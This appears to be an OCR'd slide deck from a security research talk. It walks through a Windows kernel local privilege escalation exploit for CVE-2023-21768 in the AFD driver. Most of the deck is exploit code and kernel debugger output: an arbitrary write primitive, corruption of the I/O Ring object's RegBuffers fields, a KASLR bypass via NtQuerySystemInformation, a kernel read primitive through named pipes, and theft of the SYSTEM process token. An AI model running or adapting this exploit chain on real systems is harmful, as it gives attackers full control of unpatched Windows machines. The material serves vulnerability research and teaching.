mov     rcx, [rsi]      ; Handle
mov     [rsp+0C8h+var_78], rdi
mov     [rsp+0C8h+HandleInformation], rdi ; HandleInformation
lea     rax, [rsp+0C8h+var_78]
mov     [rsp+0C8h+Object], rax ; Object
mov     r9b, r12b       ; AccessMode
mov     edx, 2          ; DesiredAccess
call    cs:__imp_ObReferenceObjectByHandle
nop     dword ptr [rax+rax+00h]
mov     ebx, eax
mov     r14, [rsp+0C8h+var_78]
mov     [rsp+0C8h+var_98], r14
test    eax, eax
js      loc_FFFFF8052326FEDA
```

Check IoCompletion

afd!AfdNotifySock+0x45


```
0: kd>
rax=0000000000000000 rbx=ffffca0a912fa8b0 rcx=ffffe68eb19a2af0
rdx=0000000000012127 rsi=0000005aba14f820 rdi=0000000000000000
rip=fffff8052326fc75 rsp=ffffca0a912fa380 rbp=ffffca0a912fab60
 r8=0000000000000001  r9=0000005aba14f820 r10=fffff8051dec2300
r11=0000000000000000 r12=0000000000000001 r13=ffffe68eb19a2af0
r14=0000000000000000 r15=0000000000012127
iopl=0         nv up ei pl zr na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00040246
afd!AfdNotifySock+0x45:
fffff805`2326fc75 83bc24f000000030 cmp     dword ptr [rsp+0F0h],30h ss:0018:ffffca0a`912fa470=00000030
0: kd>
```

Packet Size Check

Windows LPE Exploit (CVE-2023-21768)

Write Primitive 0x1 BUG

ViperX
Research Labs



Windows LPE Exploit (CVE-2023-21768)

Write Primitive 0x1 BUG

```
arbitraryWrite(0x41414141414141, 0x22222222);
return 0;
```

Sending 0x41414141.. as a pointer

afd!AfdNotifyRemoveIoCompletion+0x255 -> Write Primitive 0x1 BUG

```
1: kd> r
rax=0000000000000001 rbx=0000000022220000 rcx=4141414141414141
rdx=0000000000000000 rsi=0000000000000000 rdi=ffffca0a8f00b0b0
rip=fffff8052326fb81 rsp=ffffca0a8f00b030 rbp=ffffca0a8f00bb60
 r8=0000000000000000  r9=ffffe68eac36c7d8 r10=ffffe68ea51eeae0
r11=ffffe68eb19de810 r12=0000000000000001 r13=0000000000000020
r14=ffffca0a8f00b3e0 r15=0000000000000001
iopl=0         nv up ei pl nz na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00040202
afd!AfdNotifyRemoveIoCompletion+0x255:
fffff805`2326fb81 8901            mov     dword ptr [rcx],eax ds:002b:41414141`41414141=????????
```

Windows LPE Exploit (CVE-2023-21768)

ViperX
Research Labs

What can we do with Write Primitive 0x1?!

I/O Ring Everywhere!

ViperX
Research Labs

What about I/O Rings's?

ViperX
Research Labs


I/O Rings's Architecture

ViperX
Research Labs

- Acts as Circular Buffer
  - Queue Multiple I/O Operations with Asynchronous Requests
  - Write and Read Simultaneously
  - Can only queue up 0x10000 Operations at time
  - Mandatory:
    - Target File and Offset
    - Output Buffer
    - Amount of Memory to be READ

  - io_uring (Linux) - Linux Kernel v5.1
  - IoRing (Windows) - Windows 21H2

  - No More Threading for File R/W Operations!



I/O Rings's Architecture

ViperX Research Labs

- IORING_VERSION_3 Operations
  - IopIoRingDispatchRead
  - IopIoRingDispatchWrite
  - IopIoRingDispatchFlush
  - IopIoRingDispatchCancel
  - IopIoRingDispatchRegisterBuffer
  - IopIoRingDispatchRegisterFiles

```
switch ( Sqe->OpCode )
{
  case IORING_OP_NOP:
    ioStatusBlock.Status = 0;
    goto LABEL_22;
  case IORING_OP_READ:
    return IopIoRingDispatchRead(IoRingObject, Sqe);
  case IORING_OP_REGISTER_FILES:
    return IopIoRingDispatchRegisterFiles(IoRingObject, Sqe);
  case IORING_OP_REGISTER_BUFFERS:
    return IopIoRingDispatchRegisterBuffers(IoRingObject, Sqe);
  case IORING_OP_CANCEL:
    return IopIoRingDispatchCancel(IoRingObject, Sqe);
  case IORING_OP_WRITE:
    return IopIoRingDispatchWrite(IoRingObject, Sqe);
}
ioringObj = IoRingObject;
if ( Sqe->OpCode == IORING_OP_FLUSH )
  return IopIoRingDispatchFlush(IoRingObject, Sqe);
ioStatusBlock.Status = STATUS_NOT_IMPLEMENTED;
```

I/O Rings's In a Nutshell

ViperX
Research Labs

nt!_IORING_OBJECT

- Core Logic
- Located at ntkrnlmp.exe
- Ioring Object initialization
- NtCreateIoRing (IO_RING_STRUCTV3)

```
typedef struct _IORING_OBJECT
{
    /* 0x0000 */ short Type;
    /* 0x0002 */ short Size;
    /* 0x0008 */ struct _NT_IORING_INFO UserInfo;
    /* 0x0038 */ void* Section;
    /* 0x0040 */ struct _NT_IORING_SUBMISSION_QUEUE* SubmissionQueue;
    /* 0x0048 */ struct _MDL* CompletionQueueMdl;
    /* 0x0050 */ struct _NT_IORING_COMPLETION_QUEUE* CompletionQueue;
    /* 0x0058 */ unsigned __int64 ViewSize;
    /* 0x0060 */ long InSubmit;
    /* 0x0068 */ unsigned __int64 CompletionLock;
    /* 0x0070 */ unsigned __int64 SubmitCount;
    /* 0x0078 */ unsigned __int64 CompletionCount;
    /* 0x0080 */ unsigned __int64 CompletionWaitUntil;
    /* 0x0088 */ struct _KEVENT CompletionEvent;
    /* 0x00a0 */ unsigned char SignalCompletionEvent;
    /* 0x00a8 */ struct _KEVENT* CompletionUserEvent;
    /* 0x00b0 */ unsigned int RegBuffersCount;
    /* 0x00b8 */ struct _IOP_MC_BUFFER_ENTRY** RegBuffers;
    /* 0x00c0 */ unsigned int RegFilesCount;
    /* 0x00c8 */ void** RegFiles;
} IORING_OBJECT, * PIORING_OBJECT; /* size: 0x00d0 */
```

I/O Rings's for Exploitation

Setup an valid IORing

ViperX Research Labs

```
QWORD setupIORing() {

    // Create an I/O ring and get the object address
    flags.Required = IORING_CREATE_REQUIRED_FLAGS_NONE;
    flags.Advisory = IORING_CREATE_ADVISORY_FLAGS_NONE;

    // Clear hIoRing
    memset(&hIoRing, 0, sizeof(hIoRing));

    result = CreateIoRing(IORING_VERSION_3, flags, 0x10000, 0x20000, &hIoRing);
    if (!SUCCEEDED(result)) {
        printf("[-] Failed creating IO ring handle: 0x%llX\n", result);
        return NULL;
    }

    printf("[+] CreateIoRing SUCCEED!\n");

    ObjectAddress = QueryObjectByPointer(*(PHANDLE)hIoRing, GetCurrentProcessId());
    if (!ObjectAddress) {
        printf("Failed finding I/O ring object address: 0x%llX\n", ObjectAddress);
        return NULL;
    }

    printf("[+] Found I/O ring address pointer! 0x%llX\n", ObjectAddress);
    return ObjectAddress;
}
```

Returns Handle

I/O Rings's for Exploitation

KASLR Bypass -> Return Valid Object PTR

ViperX
Research Labs

```
status = NtQuerySystemInformation(SystemHandleInformation, handleInfo, bytes, &bytes);
if (!NT_SUCCESS(status) || !handleInfo)
{
    hResult = HRESULT_FROM_NT(status);
    printf("[-] NtQuerySystemInformation #2 failed: 0x%llX\n", status);
    return NULL;
}

printf("\n[+] Handle: 0x%llX\n", Handle);

for (i = 0; i < handleInfo->NumberOfHandles; i++)
{
    //
    // Check if this is the correct I/O ring handle
    //
    if ((handleInfo->Handles[i].UniqueProcessId == pid) &&
        ((HANDLE)handleInfo->Handles[i].HandleValue == Handle))
    {
        return (QWORD)handleInfo->Handles[i].Object;
    }
}
return false;
}
```

KASLR Bypass With NtQuerySystemInformation

Searching for Kernel IoRing Object PTR

I/O Rings's for Exploitation

KASLR Bypass -> Getting information about 0xe8

ViperX
Research Labs

```
C:\Users\sh1v4\Downloads\ArbitraryWrite0x1_2.exe
[+] CreateIoRing SUCCEED!

[+] Handle: 0xE8
[+] Found I/O ring address pointer! 0xFFFFE68EAA2FE4F0
```

```
0: kd> !process 0 0 ArbitraryWrite0x1_2.exe
PROCESS ffffe68ebd08a0c0
    SessionId: 1  Cid: 0a8c    Peb: 42f59cb000  ParentCid: 109c
    DirBase: 89ca9000  ObjectTable: ffffb9812116d8c0  HandleCount:  78.
    Image: ArbitraryWrite0x1_2.exe

0: kd> .process ffffe68ebd08a0c0
Implicit process is now ffffe68e`bd08a0c0
WARNING: .cache forcedecodeuser is not enabled
0: kd> !handle e8

PROCESS ffffe68ebd08a0c0
    SessionId: 1  Cid: 0a8c    Peb: 42f59cb000  ParentCid: 109c
    DirBase: 89ca9000  ObjectTable: ffffb9812116d8c0  HandleCount:  78.
    Image: ArbitraryWrite0x1_2.exe

Handle table at ffffb9812116d8c0 with 78 entries in use

00e8: Object: ffffe68eaa2fe4f0  GrantedAccess: 00000000 (Audit) Entry: ffffb981173ff3a0
Object: ffffe68eaa2fe4f0  Type: (ffffe68ea5225f00) IoRing
    ObjectHeader: ffffe68eaa2fe4c0 (new version)
        HandleCount: 1  PointerCount: 1
```

I/O Rings's for Exploitation

Finding the Undocumented _IORING_OBJECT struct

ViperX Research Labs

```
0: kd> dt *!*IORING*
          ntkrnlmp!_IORING_OBJECT
          ntkrnlmp!_NT_IORING_OP_FLAGS
          ntkrnlmp!_NT_IORING_COMPLETION_QUEUE
          ntkrnlmp!_NT_IORING_CQE
          ntkrnlmp!IORING_VERSION
          ntkrnlmp!_NT_IORING_INFO
          ntkrnlmp!_NT_IORING_SQ_FLAGS
          ntkrnlmp!_NT_IORING_SUBMISSION_QUEUE
          ntkrnlmp!_NT_IORING_CREATE_REQUIRED_FLAGS
          ntkrnlmp!_NT_IORING_CREATE_ADVISORY_FLAGS
          ntkrnlmp!_NT_IORING_CREATE_FLAGS
          ntkrnlmp!IORING_OP_CODE
          ntkrnlmp!_NT_IORING_SQE_FLAGS
          ntkrnlmp!_NT_IORING_SQE
          ntkrnlmp!_NT_IORING_OP_WRITE
          ntkrnlmp!_NT_IORING_OP_RESERVED
          ntkrnlmp!_NT_IORING_OP_READ
          ntkrnlmp!_NT_IORING_OP_REGISTER_FILES
          ntkrnlmp!_NT_IORING_HANDLEREF
          ntkrnlmp!_NT_IORING_BUFFERREF
          ntkrnlmp!_NT_IORING_OP_REGISTER_BUFFERS
          ntkrnlmp!_NT_IORING_REG_FILES_REQ_FLAGS
          ntkrnlmp!_NT_IORING_REG_FILES_ADV_FLAGS
          ntkrnlmp!_NT_IORING_REG_FILES_FLAGS
          ntkrnlmp!_NT_IORING_OP_FLUSH
```

```
0: kd> dt nt!_IORING_OBJECT ffffe68eaa2fe4f0
   +0x000 Type             : 0n14
   +0x002 Size             : 0n208
   +0x008 UserInfo         : _NT_IORING_INFO
   +0x038 Section          : 0xffffb981`33811170 Void
   +0x040 SubmissionQueue  : 0xfffff805`1d400000 _NT_IORING_SUBMISSION_QUEUE
   +0x048 CompletionQueueMdl : 0xffffe68e`ae2e3000 _MDL
   +0x050 CompletionQueue  : 0xffffb47c`6b200050 _NT_IORING_COMPLETION_QUEUE
   +0x058 ViewSize         : 0x701000
   +0x060 InSubmit         : 0n0
   +0x068 CompletionLock   : 0
   +0x070 SubmitCount      : 0
   +0x078 CompletionCount  : 0
   +0x080 CompletionWaitUntil : 0
   +0x088 CompletionEvent  : _KEVENT
   +0x0a0 SignalCompletionEvent : 0 ''
   +0x0a8 CompletionUserEvent : (null)
   +0x0b0 RegBuffersCount  : 0
   +0x0b8 RegBuffers       : (null)
   +0x0c0 RegFilesCount    : 0
   +0x0c8 RegFiles         : (null)
```

I/O Rings's for Exploitation

Writing 0x1 to RegBufferCount

ViperX Research Labs

```
C:\Users\sh1v4\Downloads\ArbitraryWrite0x1_2.exe
[+] CreateIoRing SUCCEED!

[+] Handle: 0xE8
[+] Found I/O ring address pointer! 0xFFFFE68EAA2FE4F0

[!] Overwriting IORing->RegBuffersCount Object
[*] Setting up exploitation prerequisite
[*] Initialising Winsock DLL
[*] Creating socket
[*] Connecting to port 445
[+] Connected to port 445
[*] sock: 0xf577f7c8 -> 0x110

[-] Waiting for any key [Primitive] #1...
```

```
0: kd> dt nt!_IORING_OBJECT ffffe68eaa2fe4f0
   +0x000 Type             : 0n14
   +0x002 Size             : 0n208
   +0x008 UserInfo         : _NT_IORING_INFO
   +0x038 Section          : 0xffffb981`33811170 Void
   +0x040 SubmissionQueue  : 0xfffff805`1d400000 _NT_IORING_SUBMISSION_QUEUE
   +0x048 CompletionQueueMdl : 0xffffe68e`ae2e3000 _MDL
   +0x050 CompletionQueue  : 0xffffb47c`6b200050 _NT_IORING_COMPLETION_QUEUE
   +0x058 ViewSize         : 0x701000
   +0x060 InSubmit         : 0n0
   +0x068 CompletionLock   : 0
   +0x070 SubmitCount      : 0
   +0x078 CompletionCount  : 0
   +0x080 CompletionWaitUntil : 0
   +0x088 CompletionEvent  : _KEVENT
   +0x0a0 SignalCompletionEvent : 0 ''
   +0x0a8 CompletionUserEvent : (null)
   +0x0b0 RegBuffersCount  : 1
   +0x0b8 RegBuffers       : (null)
   +0x0c0 RegFilesCount    : 0
   +0x0c8 RegFiles         : (null)
0: kd> dps ffffe68eaa2fe4f0+b0 l1
ffffe68e`aa2fe5a0  00000000`00000001
```

I/O Rings's for Exploitation

Write 0x1 Trick to turn Regbuffers = 0x01000000

ViperX Research Labs

```
!] Overwriting IORing->RegBuffers Object
*] Setting up exploitation prerequisite
*] Initialising Winsock DLL
*] Creating socket
*] Connecting to port 445
+] Connected to port 445
*] sock: 0xf577f7c8 -> 0x140

[+] IORING_STRUCT CORRUPTED WITH ARW!

[!] Waiting for any key [Primitive] #2....
```

```
0: kd> dt nt!_IORING_OBJECT ffffe68eaa2fe4f0
   +0x000 Type             : 0n14
   +0x002 Size             : 0n208
   +0x008 UserInfo         : _NT_IORING_INFO
   +0x038 Section          : 0xffffb981`33811170 Void
   +0x040 SubmissionQueue  : 0xfffff805`1d400000 _NT_IORING_SUBMISSION_QUEUE
   +0x048 CompletionQueueMdl : 0xffffe68e`ae2e3000 _MDL
   +0x050 CompletionQueue  : 0xffffb47c`6b200050 _NT_IORING_COMPLETION_QUEUE
   +0x058 ViewSize         : 0x701000
   +0x060 InSubmit         : 0n0
   +0x068 CompletionLock   : 0
   +0x070 SubmitCount      : 0
   +0x078 CompletionCount  : 0
   +0x080 CompletionWaitUntil : 0
   +0x088 CompletionEvent  : _KEVENT
   +0x0a0 SignalCompletionEvent : 0 ''
   +0x0a8 CompletionUserEvent : (null)
   +0x0b0 RegBuffersCount  : 1
   +0x0b8 RegBuffers       : 0x00000000`01000000  -> (null)
   +0x0c0 RegFilesCount    : 0
   +0x0c8 RegFiles         : (null)
0: kd> dps ffffe68eaa2fe4f0+b8 l1
ffffe68e`aa2fe5a8  00000000`01000000
0: kd> dps ffffe68eaa2fe4f0+b8+3 l1
ffffe68e`aa2fe5ab  00000000`00000001
```

_IORING_OBJECT_BASE + 0xb8 + 3
Overwrite Trick -> 0x01000000 UM

I/O Rings's for Exploitation


Exploitation Logic

ViperX
Research Labs

```
// pre-allocaiting fakebuffer at [0x01000000]
LPVOID pFakeRegBuffers = VirtualAlloc((LPVOID)0x1000000, sizeof(QWORD), MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
memset(pFakeRegBuffers, 0, sizeof(QWORD));

// + 0x0b0 RegBuffersCount  : Uint4B
// + 0x0b8 RegBuffers : Ptr64 Ptr64 _IOP_MC_BUFFER_ENTRY
QWORD IORING_OBJECT_ADDR = setupIORing();
QWORD RegBuffersCount = IORING_OBJECT_ADDR + 0xb0;
QWORD RegBuffers = IORING_OBJECT_ADDR + 0xb8 + 3; // RegBuffers: 0x00000000 -> 0x01000000

// Write 0x1 to RegBuffersCount
printf("\n[!] Overwriting IORing->RegBuffersCount Object\n");
arbitraryWrite(RegBuffersCount, 0x11111111);

// Prompt the user for input
printf("\n[-] Waiting for any key [Primitive] #1...");
getchar();

// Write 0x01000000 to RegBuffers
printf("\n[!] Overwriting IORing->RegBuffers Object\n");
arbitraryWrite(RegBuffers, 0x22222222);

printf("\n[+] IORING_STRUCT CORRUPTED WITH ARW!\n");
```

I/O Rings’s for Exploitation

ViperX
Research Labs



I/O Rings's for Exploitation

ViperX
Research Labs

- Named PIPEs can be used instead of Generic Files!

```
// Creating named PIPE with [PIPE_ACCESS_DUPLEX] bit
outputPipe = CreateNamedPipe(L"\\\\.\\pipe\\ioring_out", PIPE_ACCESS_DUPLEX, PIPE_WAIT, 255, 0x1000, 0x1000, 0, NULL);
inputPipe = CreateNamedPipe(L"\\\\.\\pipe\\ioring_in", PIPE_ACCESS_DUPLEX, PIPE_WAIT, 255, 0x1000, 0x1000, 0, NULL);
if ((INVALID_HANDLE_VALUE == inputPipe) || (INVALID_HANDLE_VALUE == outputPipe)) {
    printf("[-] Couldn't create #1 [inputPipe/outputPipe]!\n");
    return NULL;
}

// Creating File Handle
outputClientPipe = CreateFile(L"\\\\.\\pipe\\ioring_out", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OP
inputClientPipe = CreateFile(L"\\\\.\\pipe\\ioring_in", GENERIC_READ | GENERIC_WRITE, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN
if ((INVALID_HANDLE_VALUE == inputClientPipe) || (INVALID_HANDLE_VALUE == outputClientPipe)) {
    printf("[-] Couldn't create #2 [inputClientPipe/outputClientPipe]!\n");
    return NULL;
}
```

I/O Rings's for Exploitation

Just remember about all Informations for later!

ViperX Research Labs

```
// LPE attack by copying and replacing current process token with SYSTEM(4) one
ioring_lpe(pFakeRegBuffers); // 0x01000000
```

```
   +0x0a8 CompletionUserEvent : (null)
   +0x0b0 RegBuffersCount   : 1
   +0x0b8 RegBuffers        : 0x00000000`01000000  -> (null)
   +0x0c0 RegFilesCount     : 0
```

<- _IORING_OBJECT+0xb8: 0x01000000

```
0: kd> dt _EPROCESS ffffe68ea50ff040  Token
nt!_EPROCESS
   +0x4b8 Token : _EX_FAST_REF
0: kd> dps ffffe68ea50ff040+4b8 l1
ffffe68e`a50ff4f8  ffffb981`0627719f
```

<- [(PID 4) SYSTEM] <- _EPROCESS+0x4b8 (TOKEN)

```
systemEPROC = QueryObjectByPointer((HANDLE)4, 4);
if (!ObjectAddress) {
    printf("[-] Failed finding systemEPROC #1...\n", systemEPROC);
    return NULL;
}

printf("[+] Found systemEPROC address pointer: %llX\n\n", systemEPROC);
LPVOID systemTokenOffset = (LPVOID)(systemEPROC + 0x4b8); // Windows 10/11h 22621
```

<- Leaking SYSTEM Token Offset

I/O Rings's for Exploitation

Kernel "Read" Primitive to Target Buffer

ViperX
Research Labs

```
BOOL ioring_read(LPVOID pFakeRegBuffers, LPVOID pReadAddr, PVOID pDummyReadBuffer, DWORD pReadLen) {

    int status;
    PIOP_MC_BUFFER_ENTRY pMcBufferEntry = NULL;
    IORING_HANDLE_REF reqFile = IoRingHandleRefFromHandle(outputClientPipe);
    IORING_BUFFER_REF reqBuffer = IoRingBufferRefFromIndexAndOffset(0, 0);
    IORING_CQE cqe = { 0 };

    pMcBufferEntry = (PIOP_MC_BUFFER_ENTRY)VirtualAlloc(NULL, sizeof(IOP_MC_BUFFER_ENTRY), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    pMcBufferEntry->Address = (LPVOID)pReadAddr;
    pMcBufferEntry->Length = pReadLen;
    pMcBufferEntry->Type = 0xc02;
    pMcBufferEntry->Size = 0x80;
    pMcBufferEntry->AccessMode = 1;
    pMcBufferEntry->ReferenceCount = 1;

    *(LPVOID*)pFakeRegBuffers = pMcBufferEntry; // Send our crafted struct to fakeRegBuffers 0x100000

    printf("\t'-> hIoring: %p -> %llx\n", hIoRing);
    status = BuildIoRingWriteFile(hIoRing, reqFile, reqBuffer, pReadLen, 0, FILE_WRITE_FLAGS_NONE, NULL, IOSQE_FLAGS_NONE);

    if (status != 0) {
        printf("[-] [BuildIoRingWriteFile] [0x%llX] (ioring_read) -> Failed!\n", status);
        return NULL;
    }
```

Target ADDR to READ

Copy pReadAddr Buffer Value to OutputPIPE

```
[!] Waiting for any key [Primitive] #2....

[+] Handle: 0x4
[+] Found systemEPROC address pointer: FFFFE68EA50FF040

        '-> phIoRing: 0x42F577F9B8
        '-> hIoring: 000002372DA970A0 -> 42F577F8F8
[+] TOKEN IS AT: 0x42f577f9b0
[!] Waiting for any key #1 -> [LPE]...
```

```
status = ReadFile(outputPipe, pDummyReadBuffer, pReadLen, NULL, NULL);
if (status == 0) {
    printf("[-] [ReadFile] (ioring_read) -> Failed\n");
    return NULL;
}
else {
    printf("[+] TOKEN IS AT: 0x%llx\n", pDummyReadBuffer);
}
```

Copy value from OutputPIPE to our DummyBuffer

I/O Rings's for Exploitation

0xffffb9810627719f is the SYSTEM(4) Token Value!

ViperX Research Labs

```
0: kd> dt _IOP_MC_BUFFER_ENTRY 0x00000237`2da60000
nt!_IOP_MC_BUFFER_ENTRY
   +0x000 Type             : 0xc02
   +0x002 Reserved         : 0
   +0x004 Size             : 0x80
   +0x008 ReferenceCount   : 0n1
   +0x00c Flags            : 0 (No matching name)
   +0x010 GlobalDataLink   : _LIST_ENTRY [ 0x00000000`00000000 - 0x00000000`00000000 ]
   +0x020 Address          : 0xffffe68e`a50ff4f8 Void
   +0x028 Length           : 8
   +0x02c AccessMode       : 1 ''
   +0x030 MdlRef           : 0n0
   +0x038 Mdl              : (null)
   +0x040 MdlRundownEvent  : _KEVENT
